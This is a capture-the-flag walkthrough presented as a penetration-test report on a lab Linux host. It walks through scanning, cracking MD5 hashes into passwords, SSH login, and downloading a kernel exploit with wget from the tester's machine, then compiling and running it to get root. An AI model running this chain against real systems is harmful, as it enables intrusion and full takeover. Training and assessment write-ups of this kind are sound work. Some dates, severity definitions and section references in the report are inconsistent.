

Cyber Company Ayham

Security Assessment Report

Prepared by:

Ayham Belal Megdadi

Cybersecurity & Cloud Computing

Business Confidential

12/9/2025

Table of Contents

Contents

Assessment Overview	3
Document Control.....	3
Assessment Components	4
OSINT	4
Internal Penetration Test.....	4
Finding Severity Ratings	5
Risk Factors	6
Likelihood.....	6
Impact	6
Scope	7
Scope Exclusions	7
Method Allowances	7
Executive Summary	8
Findings Summary.....	8
Testing Summary.....	9
Assessor Notes & Primary Recommendations	9
Key Strengths and Opportunities	9
Strengths	9
Opportunities for Improvement.....	9
Technical Findings.....	10
Initial Network Discovery.....	10
Port and Service Enumeration	10
Operating System Detection.....	10
Web Enumeration	11
Information Disclosure.....	11
Initial Access via SSH	12
Credential Reuse and Lateral Movement	12
System Enumeration.....	12
Privilege Escalation.....	13
Root Compromise.....	13
Conclusion	14

Assessment Overview

From December 4th, 2025 to December 9th, 2025, Cyber Company Ay commissioned conduct a comprehensive examination of the security posture of one of its internal networks. The methodologies deployed in this rigorous exercise were drawn from the National Institute of Standards and Technology (NIST) Special Publication (SP) 800-115 guidelines for penetration testing, supplemented by the use of custom frameworks designed to offer additional granularity and depth of insights.

The testing process was conducted in distinct stages, with a focus on Planning, Enumeration, Vulnerability Scanning, Exploitation, and Reporting. Each stage was crucial to provide a thorough assessment of potential vulnerabilities and threats, with the goal of strengthening the overall security profile of the assessed network infrastructure.

Document Control

Client	Sedna Industries Inc.
Engagement Type	Internal Network Penetration Test
Assessment Dates	December 4, 2025 – December 9, 2025
Report Date	December 9, 2025
Prepared By	Cyber Ay Company — Offensive Security Team
Classification	TLP: RED / Business Confidential
Version	1.0 — Final

Assessment Components

OSINT

The Open-Source Intelligence (OSINT) component of the assessment involved the systematic collection and analysis of information from publicly available sources. A range of digital tools were utilized to gather data from sources such as websites, forums, social media platforms, and databases. This data was analyzed to identify potential vulnerabilities and threat vectors, and to gain a deeper understanding of the security posture of Sedna Industries Inc.'s internal networks.

Internal Penetration Test

The internal penetration test was designed to simulate the activities of an attacker who has successfully breached the initial defense perimeters of the network. The assessment involved a multi-faceted approach, combining several methodologies to ensure a thorough evaluation of potential security weaknesses.

Key stages of the internal penetration testing included:

- 1) **Vulnerability Scanning:** This phase focused on identifying the target machine and collecting technical information within a controlled internal network environment. Network discovery was conducted using active reconnaissance techniques to detect live hosts and their associated network details.
 - ✓ Tools such as **Netdiscover** were used to identify the target IP address on the local network. After identifying the target machine, **Nmap** was utilized to enumerate open ports and running services. Additional scanning was performed to determine the operating system and service versions, providing a clearer understanding of the target environment and its potential attack surface.
- 2) **Threat Modeling:** In this stage, potential threats to the network were identified and modeled based on the vulnerabilities found during the scanning phase. This helped to understand the potential impact of a successful attack on the network.
- 3) **Exploitation:** Information obtained during the enumeration phase was analyzed, including encrypted values found on the web server. Hashes were cracked using offline password-cracking techniques, which resulted in valid credentials.
- 4) **Post-Exploitation:** Once internal access was obtained, the assessment focused on identifying opportunities for privilege escalation. System enumeration was conducted to gather information about:
 - **Kernel version.**
 - **Operating system release.**
 - **Installed tools and permissions.**
 - **Available user accounts.**

Based on the discovered system information, a known local privilege escalation vulnerability was identified from public exploit databases. The exploit was transferred to the target system, compiled, and executed successfully.

- 5) **Reporting:** A comprehensive report was created, detailing the vulnerabilities found, their potential impact, and recommended remediation strategies.

Finding Severity Ratings

Each finding in this report is assigned a severity rating derived from the Common Vulnerability Scoring System (CVSS v3.x), reflecting the technical risk posed by the issue in the context of this assessment.

Severity	CVSS v3 Score Ranges	Score Definition
Critical	9.0 - 10.0	Vulnerabilities that allowed full system compromise. In this assessment, a local privilege escalation vulnerability enabled an attacker to gain root access, resulting in a complete loss of confidentiality, integrity, and availability.
High	7.0 - 8.9	Vulnerabilities that allowed full system compromise. In this assessment, a local privilege escalation vulnerability enabled an attacker to gain root access, resulting in a complete loss of confidentiality, integrity, and availability.
Medium	4.0 - 6.9	Vulnerabilities related to information disclosure, including exposed directories and publicly accessible files (e.g., robots.txt) that revealed sensitive hints and hashed data useful for attackers.
Low	0.1 - 3.9	Minor weaknesses such as outdated services and legacy configurations that did not directly lead to exploitation but increased overall system risk.
Informational	0.0	Findings that did not pose a direct security risk but provides useful information about the system, including operating system version, kernel details, and running services.

Risk Factors

Risk factors identified during this assessment were evaluated based on two primary elements: **Likelihood** and **Impact**. These factors were assessed in the context of the actual attack paths and successful exploitation performed during the internal penetration test.

Likelihood

represents the probability that a vulnerability can be successfully exploited by an attacker under realistic conditions. In this assessment, likelihood was influenced by several factors, including:

- **The presence of publicly accessible services (SSH and HTTP).**
- **Exposure of sensitive information through web enumeration.**
- **Use of weak and easily crackable password hashes.**
- **The availability of public exploits compatible with the target system.**

Based on these conditions, several findings were rated as High Likelihood, as exploitation required minimal attacker skill and no advanced countermeasures were in place.

Impact

reflects the severity of consequences resulting from a successful exploitation. During this assessment, the impact was evaluated based on the level of access achieved and the sensitivity of affected system components.

Key impact considerations included:

- **Unauthorized access to valid system user accounts.**
- **Successful privilege escalation to root, resulting in full system compromise.**
- **Potential access to sensitive system files and configuration data.**
- **Complete loss of system confidentiality, integrity, and availability.**

Due to the successful acquisition of root privileges, the impact of the critical findings was classified as High.

By combining Likelihood and Impact, an overall risk rating was determined for each finding. Vulnerabilities that exhibited both High Likelihood and High Impact were prioritized as Critical Risks, requiring immediate remediation.

Scope

Assessment Component	Focus Area(s)
Network Reconnaissance & Enumeration	Local network environment
Internal Penetration Test	192.168.1.0/24
Target Machine	192.168.1.7

Scope Exclusions

To ensure safe and controlled testing, the following activities were explicitly excluded from the assessment:

- No social engineering or human-based attacks were performed.
- Denial of Service (DoS) or Distributed DoS attacks were out of scope.
- No attacks were conducted outside the defined internal network range.
- No testing was performed against external or production systems.

Method Allowances

Permission was granted to use standard and advanced penetration testing techniques within the defined scope, including:

- Active network scanning and service enumeration.
- Local privilege escalation techniques.

Executive Summary

Between December 4th, 2025 to December 9th, 2025, Cyber Company Ay. conducted a controlled internal penetration testing assessment as part of a training and educational environment (CTF). The objective of this assessment was to evaluate the security posture of an internally hosted system, identify exploitable vulnerabilities, and demonstrate real-world attack paths within a defined scope.

The assessment focused on a single target machine located within the internal network range 192.168.1.0/24, specifically the host 192.168.1.7. All testing activities were performed in accordance with predefined scope limitations and were limited to technical exploitation techniques only.

Throughout the engagement, multiple security weaknesses were identified across the network and system layers. These weaknesses enabled an attacker to progress from initial network discovery to unauthorized access, followed by successful privilege escalation resulting in full root-level compromise of the target system.

This report documents the tools, techniques, and methodologies used during the assessment, highlights key findings, and evaluates their associated risks based on likelihood and impact. The results demonstrate how common misconfigurations, weak credential handling, and outdated system components can be chained together to achieve complete system compromise.

Findings Summary

ID	Finding	Severity	CVSS	Status
F-01	Local Privilege Escalation via Outdated Linux Kernel	Critical	9.8	Open
F-02	Weak Password Hashing Enabling Credential Recovery	High	8.1	Open
F-03	SSH Service Accessible with Recovered Low-Privilege Credentials	High	7.5	Open
F-04	Information Disclosure via Publicly Accessible robots.txt	Medium	5.3	Open
F-05	Web Directory and Hidden Path Enumeration	Low	3.1	Open

Testing Summary

The assessment employed a structured penetration testing methodology, utilizing industry-standard tools and techniques, including:

- Network discovery and host identification.
- Port and service enumeration.
- Web application and directory enumeration.
- Information disclosure analysis.
- Credential discovery and offline password cracking.
- Secure Shell (SSH) exploitation using valid credentials.
- System enumeration and vulnerability identification.
- Local privilege escalation using a publicly available exploit.

All testing was conducted manually and validated through successful exploitation to ensure accuracy and real-world relevance.

Assessor Notes & Primary Recommendations

The assessment indicates that the target environment reflects characteristics commonly observed in systems used for training or legacy deployments, particularly those lacking modern security hardening practices.

The primary weaknesses identified include:

- Exposure of sensitive information through web-accessible resources.
- Weak credential protection mechanisms.
- Use of outdated operating system and kernel versions vulnerable to known local privilege escalation exploits.

Cyber Company Ay recommends implementing the following remediation actions:

- Enforce strong credential management and password hashing practices.
- Restrict access to sensitive files and directories exposed via web services.
- Regularly update and patch operating systems and installed software.
- Perform routine internal vulnerability assessments to identify and remediate security gaps before exploitation.

Addressing these issues will significantly reduce the risk of unauthorized access and privilege escalation within internal systems.

Key Strengths and Opportunities

Strengths

- Clear network segmentation within a controlled environment.
- Limited exposed services reduced the initial external attack surface.
- Ability to monitor and validate system access during testing.

Opportunities for Improvement

- Improve web server hardening and information disclosure controls.
- Enforce least-privilege access between system users.
- Establish regular patch management and vulnerability scanning processes.

Technical Findings

Initial Network Discovery

After connecting to the internal training network, active reconnaissance was performed to identify reachable hosts.

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	fc:40:09:d9:4d:f1	1	60	zte corporation
192.168.1.7	08:00:27:be:be:a5	1	60	PCS Systemtechnik GmbH
192.168.1.10	5c:ba:et:5f:c1:23	1	60	CHONGQING FUGUI ELECTRONICS CO.,LTD.

Figure 1 – Network Discovery using Netdiscover - Shows the discovery of the target host 192.168.1.7 within the local network, including MAC address and vendor information.

Port and Service Enumeration

Once the target host was identified, port scanning was conducted to enumerate exposed services.

```
(kali@kali)-[~]
$ nmap 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 18:00 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.00052s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:BE:BE:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 6.26 seconds
```

Figure 2 - Nmap Scan Identifying Open Ports - Demonstrates that the target system exposed: Port 22 (SSH), Port 80 (HTTP).

Operating System Detection

Further scanning was performed to identify the operating system and system architecture.

```
(kali@kali)-[~]
$ nmap -O 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 18:04 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:BE:BE:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.78 seconds
```

Figure 3 – Nmap OS Detection Results - Displays the detected Linux operating system and kernel version range, confirming an outdated system environment

Web Enumeration

The presence of an HTTP service led to further web-based enumeration.

```
(kali@kali)-[~]
$ dirb http://192.168.1.7

DIRB v2.22
By The Dark Raver

START_TIME: Tue Dec 23 18:09:42 2025
URL_BASE: http://192.168.1.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


--- Scanning URL: http://192.168.1.7/ ---
+ http://192.168.1.7/cgi-bin/ (CODE:403|SIZE:287)
+ http://192.168.1.7/hacker (CODE:200|SIZE:3757743)
+ http://192.168.1.7/index (CODE:200|SIZE:2333)
+ http://192.168.1.7/index.html (CODE:200|SIZE:2333)
+ http://192.168.1.7/robots (CODE:200|SIZE:169)
+ http://192.168.1.7/robots.txt (CODE:200|SIZE:169)
+ http://192.168.1.7/server-status (CODE:403|SIZE:292)

END_TIME: Tue Dec 23 18:09:51 2025
DOWNLOADED: 4612 - FOUND: 7
```

Figure 4 – Directory Enumeration using Dirb -Shows the discovery of sensitive and hidden paths including: /robots.txt.

Information Disclosure

Analysis of publicly accessible files revealed sensitive information.



Hash	Type	Result
361519f98f2c121f3abd457adc415ad9	md5	chrisbrown

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Figure 5 – robots.txt Revealing Hashed Data - Shows the MD5 hash discovered via the robots.txt file, which was later cracked to obtain valid credentials.

```
9 <pre>                
0 </pre>
1 <pre>
2 <h4>                LOL ! hahahahahahaha.....<h4>
3                                <h5> You should try someth
4 </pre>
5
6
7
8 <!--username:itsskv-->
9 </body>
0 </html>
```

Figure 6 – From the View Page Source of the original website, obtained - username:itsskv.

Initial Access via SSH

Using the recovered credentials, authenticated access was established.

```
(kali@kali)-[~]
└─$ ssh itsskv@192.168.1.7
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
itsskv@192.168.1.7's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

332 packages can be updated.
273 updates are security updates.

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Mon Dec 15 01:34:27 2025 from 192.168.1.12
itsskv@cybersploit-CTF:~$
```

Figure 7 – Successful SSH Login as itsskv - Demonstrates successful login to the target system using SSH with a low-privileged user account.

Credential Reuse and Lateral Movement

Further enumeration revealed additional credentials stored on the system.

```
itsskv@cybersploit-CTF:~$ ls
37292.c 37292.c.1 37292.c.2 a.out crack-naseem-hash Desktop Documents Downloads examples.desktop
itsskv@cybersploit-CTF:~$ cat crack-naseem-hash
1ff61e91349d3f6623181ccd3d881fa1
itsskv@cybersploit-CTF:~$ su - naseem
Password:
naseem@cybersploit-CTF:~$
```

Hash	Type	Result
1ff61e91349d3f6623181ccd3d881fa1	md5	harrypotter
1ff61e91349d3f6623181ccd3d881fa1	md5	harrypotter

Color Codes: Green Exact match Yellow Partial match Red Not found

Figure 8 – Discovery of Additional Password Hash - Shows the contents of the file containing the MD5 hash later cracked to gain access to the naseem user account.

System Enumeration

After gaining internal access, system-level enumeration was conducted.

```
naseem@cybersploit-CTF:~$ python -V
Python 2.7.3
naseem@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
naseem@cybersploit-CTF:~$ cat /proc/version
Linux version 3.13.0-32-generic (buildd@toyol) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu5) ) #57-precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014
naseem@cybersploit-CTF:~$ cat /etc/issue
Ubuntu 12.04.5 LTS \n \l
naseem@cybersploit-CTF:~$
```

Figure 9 – System Information Enumeration - Displays kernel version, OS version, and system details confirming vulnerability to known local privilege escalation exploits.

Privilege Escalation

A public exploit compatible with the system kernel was transferred and executed.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=100<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::e221:59d3:8691:2714 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 74509 bytes 54228548 (51.7 MiB)
    RX errors 256 dropped 0 overruns 0 frame 256
    TX packets 21473 bytes 2474096 (2.3 MiB)
    TX errors 0 dropped 25 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18 bytes 1060 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1060 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.7 - - [23/Dec/2025 18:40:32] "GET /37292.c HTTP/1.1" 200 -

naseem@cybersploit-CTF:~$ cd /tmp
naseem@cybersploit-CTF:/tmp$ wget http://192.168.1.23:8000/37292.c
--2025-12-24 05:11:23-- http://192.168.1.23:8000/37292.c
Connecting to 192.168.1.23:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: `37292.c.1'

100%[====>] 5,119

2025-12-24 05:11:23 (410 MB/s) - `37292.c.1' saved [5119/5119]

naseem@cybersploit-CTF:/tmp$ ls -l 37292.c
-rw-rw-r-- 1 naseem naseem 5119 Dec 14 00:24 37292.c
naseem@cybersploit-CTF:/tmp$ gcc 37292.c -o exploit
naseem@cybersploit-CTF:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#
```

Figure 10 – Exploit Compilation and Execution - Shows successful compilation and execution of the local privilege escalation exploit.

Root Compromise

Successful exploitation resulted in full administrative access.

```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1002(naseem)
# su - root
root@cybersploit-CTF:~# ls
abcd finalflag.txt hacked
root@cybersploit-CTF:~#
```

Figure 11 – Proof of Root Access - Demonstrates root-level access using commands such as whoami and id, confirming complete system compromise.

Conclusion

This engagement demonstrated a complete attack chain, from unauthenticated network reconnaissance through to root-level compromise, driven primarily by information disclosure, weak credential handling, and an unpatched kernel vulnerability. No single finding in isolation was catastrophic; rather, the combination and sequencing of low-effort weaknesses allowed a determined attacker to fully compromise the target host within the assessment window.

Cyber Ay Company recommends that Sedna Industries Inc. prioritize remediation of the Critical and High severity findings in Section 7, and adopt the structural recommendations in Section 6.3 to reduce the likelihood of similar attack chains succeeding against production systems. Cyber Ay Company remains available to support validation testing following remediation.

— End of Report —